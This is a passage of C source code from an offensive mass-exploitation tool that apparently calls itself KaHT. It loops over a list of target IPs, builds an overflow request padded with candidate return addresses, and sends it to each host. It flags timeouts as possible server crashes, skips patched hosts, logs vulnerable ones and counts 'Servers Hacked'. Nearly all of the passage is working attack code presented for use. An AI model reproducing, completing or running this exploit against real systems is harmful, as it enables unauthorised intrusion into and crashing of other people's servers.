                        }
                        else
                        {
                                time( &wait );
                                if ((wait-scan[i].wait)>=MAXWAIT)
                                {
                                        scan[i].freeze=1;
                                        total--;
                                        #ifdef WIN32

        SetConsoleTextAttribute(pantalla,FOREGROUND_RED);
                                        #endif
```

```
                                        printf(" [+] %s TIMEOUT. Remote webserver
crash? Muh0ah0ah0aaa!\n",scan[i].ip);
                                        #ifdef WIN32
                                        SetConsoleTextAttribute(pantalla, colores);
                                        #endif
                                }
                        }
                }
                else
                {
                        salir=0;
                        scan[i].wait=0;
                        RET = myrets[scan[i].loop];
                        printf("        [+]     Trying     Ip:     %s
\tRet=0x00%02x00%02x\n",scan[i].ip,RET,RET);
                        for(j=2000;j<2100;request[j]=RET,j++);
                        request[sizeof(request)]=0x00;
                        memset(reply,0,sizeof(reply));
                        memset(long_request,0,sizeof(long_request));

        sprintf(long_request,"%s%s%s%s%s\r\n",haxor,request,protocol,header,scope);
                        //printf("\nbytes:    %i\n%s\n",strlen(long_request),long_request);
exit(1);
                        FD_ZERO(&fds);
                        FD_SET(fd, &fds);
                        #ifdef WIN32
                        tmp=0;
                        ioctlsocket( fd, FIONBIO, &tmp);
                        #else
                        fcntl( fd , F_SETFL , O_ASYNC );
                        #endif
                        send(fd,long_request, strlen(long_request),0);
                        tv.tv_sec = TIMEOUT;
                        tv.tv_usec = 0;
                        FD_ZERO(&fds);
                        FD_SET(fd, &fds);
                        #ifdef WIN32
                        tmp=1;
                        ioctlsocket( fd, FIONBIO, &tmp);
                        #else
                        fcntl( fd , F_SETFL , O_NONBLOCK );
                        #endif

                        if(select(fd + 1, &fds, NULL, NULL, &tv) > 0)
                        {
                                while ((AUTOHACKING==0) && (HACKING))
```

```
                                        sleep(200);
                                    if(FD_ISSET(fd, &fds))
                                    {
                                        j=recv(fd,reply,sizeof(reply),0);
                                        #ifdef EXTRA_CHECKS     /* Only tested in the
first loop */
                                        if (scan[i].loop==0)
                                        if (reply[0]!=0x00)
                                        {
                                            scan[i].vulnerable=0;
                                            #ifdef WIN32

        SetConsoleTextAttribute(pantalla,FOREGROUND_RED);
                                            #endif
                                            reply[32]=0;
                                          printf(" [+] Error. Server %s patched. skiping
host\n %s\n",scan[i].ip,reply);
                                            #ifdef REPEAT
                                            if
(strncmp(scan[i+1].ip,scan[i].ip,strlen(scan[i].ip)) ==0)
                                                scan[i+1].vulnerable=0;
                                            else
                                                scan [i-1].vulnerable=0;
                                            #endif
                                            #ifdef WIN32
                                            SetConsoleTextAttribute(pantalla, colores);
                                            #endif
                                            total--;
                                        }
                                        #endif

                                    }
                                }
                                while ((AUTOHACKING==0) && (HACKING==1))
                                sleep(200);
                                scan[i].loop++;
                            }
                            sleep(100);
                            closesocket(fd);
        }

 }
        #ifdef LOG_VULNERABLE_Servers
        if (total>0)
        {
                LOGEAR++;
```

```
                if (LOGEAR==1)
                        log =fopen("KaHT_report.log","w");
                for (i=0;i<max_hosts;i++)
                        if (scan[i].vulnerable) {
                                fputs(scan[i].ip,log);
                                fputs("\n",log);
                        }
                fclose(log);
                printf(" [+] All Servers Tested Once. KaHT_report.log Created\n");
        }
        #endif



}
while (HACKING) sleep(100);
 update2_html();
#ifdef WIN32
SetConsoleTextAttribute(pantalla,FOREGROUND_BLUE |FOREGROUND_GREEN);
#endif
#ifdef REPEAT
max_hosts=max_hosts/2;
#endif
 printf("\n [+] SCAN FINISHED: %i/%i Servers Hacked. Have a nice
day\n",HACKED,max_hosts);
#ifdef WIN32
        SetConsoleTextAttribute(pantalla, colores);
#endif

return(1);
```